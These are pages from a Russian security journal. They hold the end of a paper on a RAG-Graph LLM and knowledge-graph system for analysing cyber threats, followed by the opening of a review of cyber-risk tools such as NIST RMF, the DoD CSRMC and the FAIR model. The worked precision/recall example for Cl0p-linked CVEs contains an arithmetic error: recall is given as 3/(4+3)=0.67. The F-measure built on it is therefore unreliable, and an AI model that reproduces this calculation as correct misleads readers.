

Рис. 5. Представление ландшафта рисков

Дополнительно используется визуальное представление вектора К–Ц–Д, отражающего распределение последствий эксплуатации уязвимостей по свойствам конфиденциальности, целостности и доступности. Для анализируемого примера характерно доминирование компоненты конфиденциальности, что подтверждается как средними значениями вектора, так и суммарной статистикой «сырых» нарушений. Такое представление позволяет выявлять преобладающий тип ущерба и соотносить его с типовыми сценариями атак, характерными для рассматриваемой группировки.

Отдельное значение имеет визуализация распределения уязвимостей по уровням риска и их сравнительное представление. Даже при отсутствии уязвимостей критического уровня подобная визуализация позволяет выявлять аномальные случаи, например уязвимости с низкой формальной оценкой риска, но высоким потенциальным ущербом. В анализе группировки Akira к таким случаям относится уязвимость CVE-2025-55234, которая визуально выделяется на фоне остальных за счёт экстремального значения показателя ущерба.

Таким образом, визуализация в системе RAG-Graph выполняет функцию аналитического слоя, позволяющего обобщать и интерпретировать результаты количественного анализа. Она способствует выявлению приоритетных уязвимостей, формированию целостного представления о ландшафте рисков и повышает прозрачность выводов, делая их более понятными для специалистов по управлению рисками и принятию решений.

4.2.5. Оценка качества классификации и извлечения информации

Для оценки качества работы системы в части автоматизированной классификации сущностей и последствий атак предусмотрен отдельный этап валидации результатов. В качестве базовых метрик используются стандартные показатели качества классификации. Точность (precision), полнота (recall) и F-мера являются метриками, которые используются при оценке большей части алгоритмов извлечения информации [26]. Оценка проводится на вручную размеченной выборке фрагментов, содержащих упоминания уязвимостей, Такой

подход позволяет количественно оценить надёжность извлечения сущностей и корректность их отнесения к соответствующим категориям. Точность системы в пределах класса – это доля документов, действительно принадлежащих данному классу относительно всех документов, которые система отнесла к этому классу. Полнота системы – это доля найденных классфикатором документов, принадлежащих классу относительно всех документов этого класса в тестовой выборке.

Рассмотрим статистику по группировке Cl0p за 2025 год. Система извлекла из графа знаний следующий перечень связанных уязвимостей: CVE-2025-61884, CVE-2025-61882, CVE-2025-55234, CVE-2025-30745, CVE-2025-14262. Согласно агрегаторам информации по действиям киберпреступным группировок, истинно связанными уязвимостями являются: CVE-2025-61882, CVE-2025-61884, CVE-2025-30745 и CVE-2025-30746;

$$Precision = \frac{TP}{FP + TP} = \frac{3}{2 + 3} = 0.6,$$
$$Recall = \frac{TP}{FN + TP} = \frac{3}{4 + 3} = 0.67,$$

где TP — истино-положительное решение;

TN — истино-отрицательное решение;

FP — ложно-положительное решение;

FN — ложно-отрицательное решение.

Понятно, что чем выше точность и полнота, тем лучше. Но в реальной жизни максимальная точность и полнота не достижимы одновременно и приходится искать некий баланс. Поэтому, хотелось бы иметь некую метрику, которая объединяла бы в себе информацию о точности и полноте нашего алгоритма. Именно такой метрикой является F-мера.

$$F = 2\frac{Precision * Recall}{Precision + Recall} = 2\frac{0.6 * 0.67}{0.6 + 0.67} = 0.633070866.$$

Таким образом, значение F-меры, равное 0.63, свидетельствует о сбалансированном соотношении между точностью и полнотой выявления связей. Полученный результат можно считать приемлемым для ранних этапов накопления и анализа данных, а также типичным для систем, функционирующих в условиях неполноты, разнородности и зашумлённости источников информации. Следует отметить, что по мере расширения корпуса данных и уточнения онтологии ожидается рост как точности, так и полноты классификации, что в дальнейшем позволит повысить общее качество анализа.

Заключение

В статье рассмотрен подход к применению архитектуры RAG-Graph для автоматизированного анализа киберугроз и подготовки данных для последующего риск-анализа в области информационной безопасности. Описаны ключевые технологические компоненты решения, включая использование больших языковых моделей, векторных представлений текста и графов знаний для интеграции разнородных открытых источников информации.

Предложена модель знаний о киберугрозах, основанная на ограниченном, но семантически значимом наборе сущностей и связей, позволяющем формировать интерпретируемый граф знаний без избыточного усложнения онтологии. Показано, что использование LLM для извлечения сущностей и отношений обеспечивает мультиязычность и предметную адаптивность при анализе специализированных источников в сфере информационной безопасности.

Разработан и описан процесс сбора и агрегирования данных (ingestion), включающий нормализацию текста, гибридное разбиение на чанки, параллельное извлечение сущностей и связей, дедупликацию на основе векторного сходства и формирование графа знаний. Применение

алгоритма Лейдена позволило выявлять устойчивые сообщества взаимосвязанных сущностей, отражающие характерные кластеры киберугроз.

На прикладном примере продемонстрирована возможность использования полученных данных для выявления исходной информации, необходимой для расчёта рисков эксплуатации уязвимостей. Полученные значения метрик качества подтверждают работоспособность предложенного подхода на ранних этапах накопления данных и соответствуют показателям систем, функционирующих в условиях неполноты и зашумлённости источников.

Перспективы дальнейших исследований связаны с расширением корпуса анализируемых данных, уточнением онтологии предметной области, интеграцией формализованных методов количественной оценки рисков, что позволит использовать RAG-Graph архитектуру в качестве основы для интеллектуальных систем поддержки принятия решений в области информационной безопасности.

Список литературы

1. Check Point Research. Cyber Attack Trends Report 2024 // URL: https://www.checkpoint.com/cyber-hub/threat-prevention/cyber-security-report/ (дата обращения: 10.12.2025).

2. ENISA. Threat Landscape 2024 // URL: https://www.enisa.europa.eu/publications/threat-landscape-2024 (дата обращения: 10.12.2025).

3. MITRE ATT&CK Team. APT Groups and Techniques // URL: https://attack.mitre.org/ (дата обращения: 10.12.2025).

4. Behl A., Behl K. Cyberwar: The Next Threat to National Security and What to Do About It. Oxford University Press, 2017.

5. Hogan A. et al. Knowledge Graphs // ACM Computing Surveys, 2021.

6. Ehrlinger L., Wöß W. Towards a Definition of Knowledge Graphs // SEMANTiCS, 2016.

7. Lewis P. et al. Retrieval-Augmented Generation for Knowledge-Intensive NLP Tasks // NeurIPS, 2020.

8. Mialon G. et al. Augmented Language Models: a Survey // arXiv:2302.07842, 2023.

9. OpenAI. GPT Models and Applications // URL: https://platform.openai.com/docs (дата обращения: 10.12.2025).

10. Devlin J. et al. BERT: Pre-training of Deep Bidirectional Transformers // NAACL, 2019.

11. Reimers N., Gurevych I. Sentence-BERT // EMNLP, 2019.

12. Robinson I., Webber J., Eifrem E. Graph Databases. O'Reilly, 2015.

13. Izacard G. et al. Few-shot Learning with Retrieval Augmented Language Models // arXiv, 2022.

14. Microsoft Research. GraphRAG: Structuring Retrieval for LLMs // URL: https://www.microsoft.com/en-us/research/blog/graphrag/ (дата обращения: 10.12.2025).

15. Wang J. et al. Knowledge-Augmented Generation // ACL, 2020.

16. Gruber T. A Translation Approach to Portable Ontology Specifications // Knowledge Acquisition, 1993.

17. MITRE. ATT&CK Framework // URL: https://attack.mitre.org/ (дата обращения: 10.12.2025).

18. NIST. National Vulnerability Database (CVE, CWE) // URL: https://nvd.nist.gov/ (дата обращения: 10.12.2025).

19. Wei J. et al. Chain-of-Thought Prompting Elicits Reasoning // NeurIPS, 2022.

20. Huang Z. et al. Multilingual Named Entity Recognition: A Survey // ACL, 2021.

21. Traag V., Waltman L., van Eck N. From Louvain to Leiden // Scientific Reports, 2019.

22. Newman S. Building Microservices. O'Reilly, 2015.

23. Qdrant Documentation // URL: https://qdrant.tech/documentation/ (дата обращения: 10.12.2025).

24. Positive Technologies. Threat Intelligence Reports // URL: https://www.ptsecurity.com/ru-ru/research/ (дата обращения: 10.12.2025).

25. ФСТЭК России. Банк данных уязвимостей // URL: https://bdu.fstec.ru/ (дата обращения: 10.12.2025).

26. Powers D. Evaluation: From Precision, Recall and F-Measure // Journal of Machine Learning Technologies, 2011.

Воронежский государственный технический университет
Vronezh State Technical University

Финансовый университет при Правительстве Российской Федерации
Financial University under the Government of the Russian Federation

Государственный научно-исследовательский испытательный институт проблем технической защиты информации ФСТЭК России
State Research and Testing Institute for Technical Information Security Problems FSTEC of Russia

Поступила в редакцию 12.11.2025

Сведения об авторах

Остапенко Владимир Юрьевич – студент, Воронежский государственный технический университет e-mail: vladimirostapenkost@gmail.com

Карпеев Дмитрий Олегович – канд. техн. наук, директор Центра разработки программного обеспечения, Финансовый университет при Правительстве Российской Федерации, email: dokarpeev@fa.ru

Сердечный Алексей Леонидович – канд. техн. наук, начальник лаборатории, Государственный научно-исследовательский испытательный институт проблем технической защиты информации ФСТЭК России, доцент, Воронежский государственный технический университет, e-mail: alex-voronezh@mail.ru

Васильченко Алексей Павлович – аспирант, Финансовый университет при Правительстве Российской Федерации, e-mail: rainichek@yandex.ru

INTELLIGENT CYBER THREAT ANALYSIS SYSTEM BASED ON THE RAG-GRAPH NEURAL NETWORK PLATFORM: SOFTWARE AND HARDWARE

V.Yu. Ostapenko, D.O. Karpeev, A.L. Serdechniy, A.P. Vasilchenko

Modern cyberthreat analysis systems face a fundamental challenge: quickly synthesize information from multiple, heterogeneous data sources while preserving context and accuracy. Large language models (LLMs), despite their capabilities, often suffer from hallucinations and insufficient depth of understanding of complex relationships between cybercrime entities. Traditional full-text search approaches are ineffective at uncovering hidden patterns of interaction between groups, attack techniques, and vulnerabilities. This paper presents the RAG-Graph architecture, which combines three components into a single system: graph knowledge bases for structuring relationships between entities, vector databases for semantic search, and local LLMs for intelligent reporting. The key innovation lies in combining graph traversal with vector similarity, which enables solving critical cybersecurity problems.

Keywords: RAG-Graph, vectorization, artificial intelligence, cybercrime, knowledge graph.

Submitted 12.11.2025

Information about the authors

Vladimir Yuryevich Ostapenko – student, Voronezh State Technical University, e-mail: vladimirostapenkost@gmail.com

Dmitry Olegovich Karpeev – Cand. Sc. (Technical), Director of the Software Development Center, Financial University under the Government of the Russian Federation, e-mail: dokarpeev@fa.ru

Alexey Leonidovich Serdechniy – Cand. Sc. (Technical), Head of Laboratory, State Research and Testing Institute for Technical Information Security Problems FSTEC of Russia, Associated Professor, Voronezh State Technical University, e-mail: alex-voronezh@mail.ru Vasilchenko

Alexey P. Vasilchenko – graduate student, Financial University under the Government of the Russian Federation, e-mail: rainichek@yandex.ru

DOI 10.36622/1682-7813.2025.28.4.010
УДК 004.056

ИНСТРУМЕНТЫ ОЦЕНКИ И РЕГУЛИРОВАНИЯ РИСКОВ РЕАЛИЗАЦИИ КОМПЬЮТЕРНЫХ АТАК

А.А. Остапенко, Е.А. Москалева, М.О. Никитченко, К.В. Щеглов, Д.И. Шевченко, Я.Е. Попов, М.Д. Неменущий

Целью работы является исследование существующих инструментов оценки и регулирования рисков нарушения кибер безопасности. Поэтому вниманию читателя предлагается анализ концепций, методик и моделей, ориентированных на измерение и приоритезацию информационных рисков, реализацию управления ими. В этом контексте рассматриваются особенности и недостатки соответствующих продуктов компаний Qualys, FAIR- institute, Monaco Ridk и других, а также - концепции управления рисками кибер безопасности США. На основа проведенного анализа предлагаются направления и формируются задачи совершенствования методологии риск анализа компьютерных атак.

Ключевые слова: кибербезопасность, оценка рисков, управление уязвимостями, CVSS, CVE, киберриски, информационная безопасность.

Введение

Пожалуй, краеугольной в области обеспечения информационной безопасности остается проблема адекватной оценки и регулирования рисков реализации компьютерных атак. Многочисленные попытки разрешения этой проблемы экспертным путем и сведения результатов, предоставленных экспертами, в разнообразные базы данных (CVSS, CVE, NIST, CWE, CISA KEV, MITRE ATTACK) не устранили сумятицу в процесс моделирования кибервторжений, а попытки частных компаний (Qualys, FAIR-institute, Monaco Risk и других) предложить специалистам по защите информации свое видение проблемы не внесли ожидаемую ясность в методологию риск анализа.

Все вышеизложенное обуславливает необходимость всестороннего исследования существующих инструментов оценки и регулирования киберрисков, чему собственно и посвящена настоящая работа, ориентированная на сравнительный анализ особенностей и недостатков данного инструментария, выявление направлений и формулировку задач его совершенствования.

Базы данных и сведений для осуществления риск-анализа кибератак

CVSS – открытый стандарт для количественной оценки тяжести уязвимостей по шкале от 0 до 10. Преобразует характеристики уязвимости в числовой балл для сравнения потенциального воздействия и сложности эксплуатации [1].

CVE – стандарт идентификации известных уязвимостей через уникальные идентификаторы (например, CVE-2025-XXXX). Служит общей основой для обмена информацией между исследователями, вендорами и системами безопасности [2].

NIST – Национальный институт стандартов и технологий США. Управляет Национальной базой уязвимостей (NVD), которая обогащает записи CVE дополнительными метриками (включая оценки CVSS) и служит центральным репозиторием для анализа и обработки уязвимостей [3].

CWE – каталог стандартизированных типов структурных слабостей (например, переполнение буфера. Описывает абстрактные классы дефектов для анализа причин и профилактики уязвимостей [4].

CISA KEV – каталог Агентства по кибербезопасности США, включающий только подтвержденно эксплуатируемые в реальных атаках уязвимости. Помогает

© Остапенко А.А., Москалева Е.А., Никитченко М.О., Щеглов К.В., Шевченко Д.И., Попов Я.Е., Неменущий М.Д., 2025

приоритизировать устранение уязвимостей, представляющих непосредственную угрозу [5].

MITRE ATT&CK – таксономия тактик и техник, используемых злоумышленниками после взлома (например, перемещение по сети, выполнение кода). Служит универсальным языком для анализа поведения угроз, моделирования атак и разработки защитных мер [6].

Концепция управления рисками кибербезопасности США

Долгое время информационная безопасность государственных структур США строилась на так называемой Структуре Управления Рисками (Risk Management Framework, RMF), объединивший индивидуальные подходы ведомств в одно целостное руководство по обеспечению кибербезопасности. Изначально RMF был разработан и внедрен именно в Министерстве обороны США (DoD). Однако начиная с 2010 года, этот фреймворк был принят в качестве единого стандарта для всех федеральных информационных систем США, а его дальнейшее развитие и поддержка были переданы Национальному институту стандартов и технологий (NIST).

Для понимания контекста этих изменений в табл. 1 приведена динамика параметров концепций США в киберпространстве [7]:

Таблица 1

Динамика концептуальных параметров

Параметр сравнения	Национально-центричный подход (2018 год)	Глобально-ориентированная стратегия (2024 год)
Главный фокус	Защита собственных интересов и технологическое превосходство США	Формирование международных правил, совместимость цифровых систем
Основная цель	Приоритет собственных интересов	Укрепление партнерств, основанных на общих Ценностях и правах человека
Основной подход	Чисто силовой подход в киберпространстве считался достаточным	Осознание ограниченности чисто силового подхода в глобальном и взаимосвязанном киберпространстве
Смещение акцента	Технологическое превосходство	Международное сотрудничество и общие правила

NIST RMF представляет собой комплексный, гибкий и повторяемый процесс, состоящий из нескольких этапов, которые интегрируют безопасность и управление рисками в жизненный цикл системы:

1) prepare (подготовка). Выполнение ключевых действий для подготовки организации к управлению рисками безопасности и конфиденциальности. Установление контекста и основных процессов (стоит уточнить, что этап был добавлен значительно позже, что подчеркивает важность подготовительных организационных действий);

2) categorize (категоризация). Категоризация системы и информации на основе анализа потенциального ущерба в случае нарушения конфиденциальности, целостности или доступности;

3) select (выбор). Выбор надлежащих контрмер (controls) для защиты системы на основе оценки рисков. Основой служит каталог контрмер NIST SP 800-53;

4) implement (внедрение). Внедрение выбранных контрмер и документирование того, как они развернуты;

5) assess (оценка). Оценка определения того, развернуты ли контрмеры, функционируют ли как предполагалось, и дают ли желаемый результат;

6) authorize (авторизация). Принятие старшим должностным лицом взвешенного решения об авторизации системы к эксплуатации, основанного на понимании остаточного риска;

7) monitor (мониторинг). Непрерывный мониторинг реализации контрмер и рисков для системы.

Необходимость смены этапов оценки продиктована качественным изменением самих угроз, зафиксированных в табл. 2.

Таблица 2

Динамика в оценке роли России в киберстратегиях США

Параметр сравнения	Общая стратегическая конкуренция (2018 год)	Детализированная и контекстуализированная (2024 год)
Характер угрозы	Широкий, системный характер противостояния	Детализированный, привязанный к реальным конфликтам и событиям
Характеристика России	Источник хакерских атак, подрыв демократии, угрозы критической инфраструктуре, участник информационных операций	«Постоянная киберугроза», активно задействует возможности в ходе конфликта в Украине, поддерживает киберпреступников, наращивает потенциал ударов по инфраструктуре США
Фокус стратегии	Фиксирование угроз, описание как части общей группы противников, ведущих киберподрывную деятельность	Точное описание угроз, совместное противодействие в рамках партнерств и цифровой солидарности
Вывод	Акцент на общей стратегической конкуренции и системном характере противостояния	Акцент на конкретных действиях, войне в Украине и международной коалиционной реакции

Помимо поэтапного процесса, RMF основывается на ряде сквозных принципов, которые пронизывают весь цикл управления рисками [8]. Из них можно отметить управление рисками с учетом контекста, привлечение заинтересованных лиц, четкое распределение обязанностей и непрерывное отслеживание и улучшение.

Однако развитие киберпреступности во всем мире показало, что RMF стремительно теряет свою актуальность. В связи с этим, Министерство Войны (бывшее Министерство Обороны) разработало новую модель оценки и регулирования рисков – «Концепцию управления киберрисками» (CSRMC). CSRMC предлагает новаторский подход к обеспечению безопасности систем – круглосуточный мониторинг, панели управления в реальном времени и автоматизированные оповещения. Цель – успевать за современными угрозами и быстрее, чем это позволял предыдущий процесс, предоставлять военнослужащим защищенные возможности. И хотя со временем это может повлиять на гражданские системы кибербезопасности, в настоящее время она применима только к Пентагону. В основе этого подхода лежат обновленные принципы цифровой солидарности и технологического превосходства [9], представленные в табл. 3.

Новая концепция организует кибербезопасность в пять этапов (фаз), согласованных с разработкой и эксплуатацией системы:

1) design (проектирование) – Безопасность закладывается с самого начала, обеспечивая встроенную в архитектуру системы устойчивость;

2) build (построение) – Защищенные проекты реализуются по мере достижения системами «начальной операционной готовности»;

3) test (тестирование) – Перед достижением «полной операционной готовности» проводятся всесторонняя валидация и стресс-тестирование;

4) onboard (ввод в эксплуатацию) – При развертывании активируется автоматизированный непрерывный мониторинг для поддержания системы;

5) operations (эксплуатация) – Панели управления в реальном времени и механизмы оповещения обеспечивают немедленное обнаружение угроз и быстрое реагирование.

Помимо этого, CSRMC основана на следующих ключевых принципах:

1) автоматизация (automation) – повышение эффективности и масштабируемости;

2) критические средства контроля (critical controls) – выявление и отслеживание

средств контроля, которые наиболее важны для кибербезопасности;

3) непрерывный мониторинг и постоянное разрешение на эксплуатацию (continuous monitoring, CONMON, control and ATO) – обеспечение осведомленности о ситуации в реальном времени для поддержания постоянного статуса разрешения на эксплуатацию;

Таблица 3

Принципы концепций киберстратегии США

Принципы	Концепция 2018 год	Концепция 2024 год
1 принцип	«Защита американского народа, Америки и американского образа жизни». Основной задачей является защита американского народа, американского образа жизни и интересов США является основной задачей этой Стратегии. Цель – повышения безопасности и защищенности уже существующих информационных систем и информации.	«Продвигать, создавать и поддерживать открытую, безопасную и устойчивую цифровую экосистему» Стратегия стремится работать с партнерами, частным сектором и гражданским обществом, чтобы катализировать и поддерживать быстрое технологическое развитие. Географический охват международный, сосредоточен на «цифровой солидарности» и работе с союзниками и партнерами. Акцент на инфраструктуре следующего технологического поколения.
2 принцип	«Обеспечение процветания Америки». Основная цель сохранение влияния Соединенных Штатов в рамках технологической опорной инфраструктуры, и разработка киберпространства в качестве открытого двигателя экономического роста, инноваций и эффективности. Обеспечение внутреннего технологического превосходства и создание благоприятной рыночной среды.	«Согласование с международными партнерами подходов к цифровому управлению и управлению данными, основанных на соблюдении прав человека». Этот принцип сфокусирован на создание общих механизмов управления цифровыми технологиями, которые помогут поддерживать открытый, функционально совместимый и надежный интернет, основанный на демократических ценностях, и поддержка надежного потока данных, но сильным акцентом на гарантиях конфиденциальности и прав человека.
3 принцип	«Сохранение мира методом принуждения». Ключевая цель здесь – обеспечение превосходства США в киберпространстве и сдерживание противников через демонстрацию силы и готовность к односторонним действиям. Для этого США заявляли о готовности использовать весь спектр инструментов власти – от кибероперациий и санкций до военной силы.	«Содействие ответственному поведению» Смена риторики от «мира через силу» к «стабильности через солидарность и общие правила». Работа в рамках ООН по созданию практических механизмов и, что крайне важно, – прямое подтверждение, что кибератаки могут запускать действие договоров о коллективной обороне, таких как Статья 5 НАТО. Это серьезный стратегический сигнал, формализующий коллективную безопасность в киберпространстве.
4 принцип	Подход, основанный на доминировании и конкуренции моделей глобальной сети. США открыто продвигали свою модель открытого интернета, противопоставляя ее авторитарно модели. Подкреплялось это технологическим превосходством на международном рынке и защитой прав человека. Наращивание потенциала партнеров рассматривалось, в первую очередь, как инструмент расширения сферы американского влияния.	«Укрепление и наращивание международного партнерства и киберпотенциала». Ключевое слово здесь – «Цифровая солидарность». Если в 2018 году помощь была инструментом влияния, то теперь она стала признаком партнерства и взаимной выгоды. Стратегия 2024 года предлагает партнерам не просто идеалы, а конкретную помощь в разработке политики, кибербезопасности и быстрого реагирования.

4) devSecOps – поддержка безопасной, гибкой разработки и развертывания. DevSecOps – это методология в разработке программного обеспечения, которая интегрирует принципы безопасности на всех этапах жизненного цикла разработки (Dev),

5) операций (Ops) и тестирования, превращая безопасность из отдельного этапа в неотъемлемую часть рабочего процесса;

6) киберживучесть (cyber survivability) – возможность функционирования в так называемой «конфликтной среде» - там, где

противник активно пытается нарушить работу систем;

7) обучение (training) – повышение квалификации персонала для решения усложняющихся задач;

8) корпоративные сервисы и наследование (Enterprise Services & Inheritance) – сокращение дублирования и бюрократической нагрузки;

9) операционализация (operationalization) – обеспечение для заинтересованных сторон почти реального времени наблюдения состояния киберрисков;

10) взаимность (reciprocity) – повторное использование оценок для разных систем;

11) кибероценки (cybersecurity assessments) – интеграция тестирования на основе данных об угрозах для проверки безопасности.

Более подробно принципы CSRMC отражены в официальной инфографике, которая была мною локализована (рис. 1).

Рис. 1. Локализация инфографики принципов CSRMC

Новая система рассматривает кибербезопасность как непрерывную деятельность, что позволяет отказаться от политики «мгновенных снимков» состояния системы и, вместо этого, переключиться на постоянный мониторинг и реагирование на угрозы, сбора информации об угрозах и внедрения необходимых мер защиты на любом из этапов системы. Это позволит решить ряд ключевых проблем [10].

Во-первых, любой системе подобного стандарта будет выдано «постоянное разрешение на эксплуатацию» (cATO вместо ATO - Authority to Operate), это позволит отказаться от периодических аудитов и продления этих самых разрешений – предполагается, что система будет устойчива всегда, до её морального устаревания.

Во-вторых, это позволит отказаться от огромного перечня «средств контроля» - по сути мер усиления безопасности системы. Дело в том, что RMF требовал реализации всего базового набора средств контроля NIST SP 800-53, который содержит сотни средств контроля, сгруппированных по 20 семействам (например, «Контроль доступа», «Осведомленность и обучение», «Планирование на случай непредвиденных обстоятельств»). В CSRMC же вместо того чтобы пытаться реализовать все возможные средства контроля из каталога, фокус сместился на Критические средства контроля. Это небольшой набор самых эффективных мер, которые дают максимальный результат для отражения реальных кибератак. Таким образом, сокращается время на

сертификацию и введение системы в эксплуатацию, к тому же сохраняются ресурсы, которые могут быть использованы в иных системах.

Для подготовки системы к новому стандарту, Министерство Войны США предлагает следующее:

1) определить источники данных для системы мониторинга: сканеры уязвимостей, базы данных управления конфигурацией, телеметрия конечных точек и т. д;

2) настроить автоматизированный конвейер, который агрегирует данные, нормализует их и передает на центральную панель управления;

3) определить пороговые значения, которые запускают оповещения; направляйте эти оповещения непосредственно команде дежурных;

4) протестировать систему, чтобы убедиться, что оповещения появляются в реальном времени и что система может поддерживать постоянный статус разрешения на эксплуатацию.

В релизе Минобороны США этот процесс описывается как «повторяемый сценарий», который управляет рисками с помощью автоматизированных панелей управления и оповещений.

Поставщик услуг по кибербезопасности нового поколения (NextGen Cyber Security Service Provider, CSSP), сторонняя компания, предоставляющая услуги по кибербезопасности, действует как центральный орган для ввода в эксплуатацию и мониторинга. Он может:

– полностью ввести систему в эксплуатацию, обеспечив непрерывный мониторинг с первого дня;

– частично ввести систему в эксплуатацию с изоляцией, дополнительным сенсорингом и оценкой рисков.

В обоих случаях поставщик проверяет критически важные средства контроля, собирает обязательные артефакты и передает данные о рисках в систему мониторинга. Он также предоставляет дежурный персонал, который уполномочен отключать систему с высоким риском от сети МО.

Техническая реализация описанных процессов обеспечивается набором современных инструментов и платформ, утвержденных новой стратегией в табл. 4.

При этом, новая концепция предлагает новую серию инструментов, анализ которых показывает переход от разрозненных и периметро-ориентированных мер защиты к комплексной, централизованной и непрерывной модели кибербезопасности, основанной на принципах автоматизации контроля, унификации платформ и интеграции киберопераций в общую систему командования и управления. Однако, если этот стандарт будет введен – повышение стоимости и сложности обслуживания ввиду автоматизированных систем и индивидуального подхода, а также возможные слепые зоны, которые автоматизированная система может иметь.

Несмотря на технологический прорыв, текущая реализация концепции имеет ряд критических уязвимостей:

1) стратегия «цифровой солидарности» сталкивается с проблемой разного уровня киберзрелости партнеров, что создает «слабые звенья» в общих коалиционных сетях;

2) переход к cATO (непрерывному разрешению) требует от поставщиков колоссальных ресурсов на поддержание DevSecOps-инфраструктуры, что может отсечь малый инновационный бизнес от госконтрактов;

3) полная передача функций контроля автоматизированным системам может привести к пропуску сложных, медленно развивающихся атак, которые имитируют легитимный трафик.

Для развития концепции CSRMC важны направления, которые решают проблему «человеческого фактора» и обеспечивают интеграцию новых технологий:

1) автоматическая смена сетевых параметров и ключей шифрования в режиме реального времени при обнаружении атак, чтобы противник не успевал закрепиться в системе;

2) создание защищенных шлюзов (API), через которые данные мониторинга CSRMC могут автоматически передаваться союзникам по НАТО без раскрытия секретных алгоритмов самих США;

3) разработка «легкой» версии CSRMC для малых компаний-подрядчиков, чтобы они могли соответствовать требованиям безопасности;

4) создание точных виртуальных копий боевых систем для предварительной обкатки патчей и проверки на уязвимости перед их внедрением в реальную сеть МО;

5) разработка защиты самих моделей ИИ от «отравления» данных противником, чтобы алгоритмы CSRMC не были обмануты ложными сигналами.

Таблица 4

Инструментарий управления рисками кибербезопасности в США

Инструмент/Система	Функция
Zero Trust Architecture (Архитектура нулевого доверия)	Архитектурная модель; требует постоянной проверки каждого пользователя и устройства для доступа к сети DoD, независимо от их местоположения. Обеспечивает строгий контроль доступа.
Unified Platform (Единая платформа)	Комплексная, секретная программно-аппаратная среда, разработанная для USCYBERCOM. Служит единым набором инструментов для ведения всего спектра кибероперациий, например, наступательных, оборонительных, разведывательных.
Joint All-Domain Command and Control (Совместное командование и управление)	Концепция и набор сетевых инструментов, направленных на создание единой, устойчивой и безопасной сети связи между всеми родами войск, для мгновенного обмена данными.
Host-Based Security System (Система безопасности на базе хоста)	Инструмент централизованного управления безопасностью конечных точек, основанный на продукте McAfee ePO. Обеспечивает антивирусную защиту, контроль приложений и предотвращение вторжений на устройствах.
Assured Compliance Assessment Solution (Система гарантированной проверки соответствия)	Программный комплекс на базе Nessus, используемый для автоматизированного сканирования, обнаружения и управления уязвимостями во всей сети DoD. Помогает обеспечить соответствие устройств требованиям безопасности.
Joint Regional Security Stacks (Региональные стеки безопасности)	Консолидированный программно-аппаратный комплекс, который централизует функции сетевой безопасности для нескольких региональных сетей, заменяя разрозненные точки защиты.
Common Access Card (Карта общего доступа)	Физический инструмент строгой двухфакторной аутентификации, типа смарт-карта. Используется для доступа к физическим объектам и входа в информационные системы DoD, являясь частью инфраструктуры открытых ключей.
Cyber Ranges (Киберполигоны)	Специализированные виртуальные и физические среды, оснащенные ПО для имитации реальных боевых кибератак. Используются для обучения персонала USCYBERCOM и тестирования новых систем защиты.
Cyber Maturity Model Certification (Сертификация зрелости модели)	Процесс и инструмент регулирования, который требует от всех подрядчиков Оборонно-промышленной Базы DIB достижения определенного уровня кибербезопасности для работы с секретной информацией DoD.

Таким образом, новая система «Концепция управления рисками кибербезопасности» предлагает совершенно новый, своевременный и перспективный подход, направленный на максимальную «киберживучесть» системы – эффективное реагирование на угрозы и быстрое восстановление, с другой стороны создаст новые вызовы для системы кибероборонны США.

Модель факторного анализа информационных рисков от компании FAIR-institute

Исторически сложилось, что управление киберрисками опиралось на качественные методы: экспертные мнения, матрицы рисков с цветовой индикацией «низкий-средний-высокий». Главный недостаток такого подхода – отсутствие объективной метрики для диалога между ИБ-специалистами и бизнесом. Без перевода рисков в финансовые термины невозможно обосновать бюджет, приоритезировать риски между собой или оценить рентабельность инвестиций в безопасность.

Ответом на эти вызовы стала количественная оценка киберрисков (Cyber Risk Quantification, CRQ). Её цель - выразить риск в понятных бизнесу финансовых показателях (долларах, евро, рублях). Это позволяет рассматривать киберриски наравне

с другими бизнес-рисками. Золотым стандартом в этой области долгое время является методология Факторного Анализа Информационных рисков ФАИР (FAIR) [11].

Методология FAIR (Factor Analysis of Information Risk) [12] была разработана как попытка перевести управление информационными рисками из качественной, экспертно-описательной плоскости в количественную. Ключевая идея FAIR заключается в представлении риска через формализованные факторы частоты и ущерба, что позволяет выражать результат в денежных единицах и использовать его в управленческих и экономических решениях, таких как обоснование бюджета на безопасность или сравнение эффективности различных контрмер.

Базовая формула FAIR имеет вид:

$$R = LEF \times LM, \quad (1)$$

где R – риск (в трактовке FAIR);

LEF (Loss Event Frequency) – частота убыточных событий;

LM (Loss Magnitude) – величина потерь от одного убыточного события.

Уже на этом уровне следует зафиксировать принципиальный момент: математическая структура формулы соответствует вычислению математического ожидания ущерба за определённый период (как правило, год), а не риску в строгом теоретико-вероятностном смысле, который подразумевает учёт распределения возможных исходов, их неопределённости и вариативности. Этот аспект будет критически важен для дальнейшего анализа и выявления методологических противоречий.

В FAIR частота убыточных событий подвергается дальнейшей декомпозиции на составляющие факторы:

$$LEF = CF \times PoA \times V, \quad (2)$$

где CF (Contact Frequency) – частота контактов источника угрозы с активом за рассматриваемый период (например, год);

PoA (Probability of Action) – вероятность совершения враждебного действия при наличии контакта (отражает мотивацию и намерение нарушителя);

V (Vulnerability) – вероятность успешной компрометации актива при условии, что атака была предпринята (характеризует степень уязвимости актива перед конкретной угрозой).

Таким образом, LEF интерпретируется как ожидаемое количество успешных инцидентов за год, являясь результатом перемножения вероятностей на разных этапах возникновения угрозы.

Величина потерь в FAIR представляется как сумма двух основных компонент:

$$LM = Primary\ Loss + Secondary\ Loss, \quad (3)$$

где *Primary Loss* – прямые, немедленные потери, непосредственно связанные с инцидентом. Сюда могут входить затраты на восстановление систем и данных, потери от простоя бизнес-процессов, стоимость утраченной или повреждённой информации, а также операционные расходы на реагирование на инцидент,

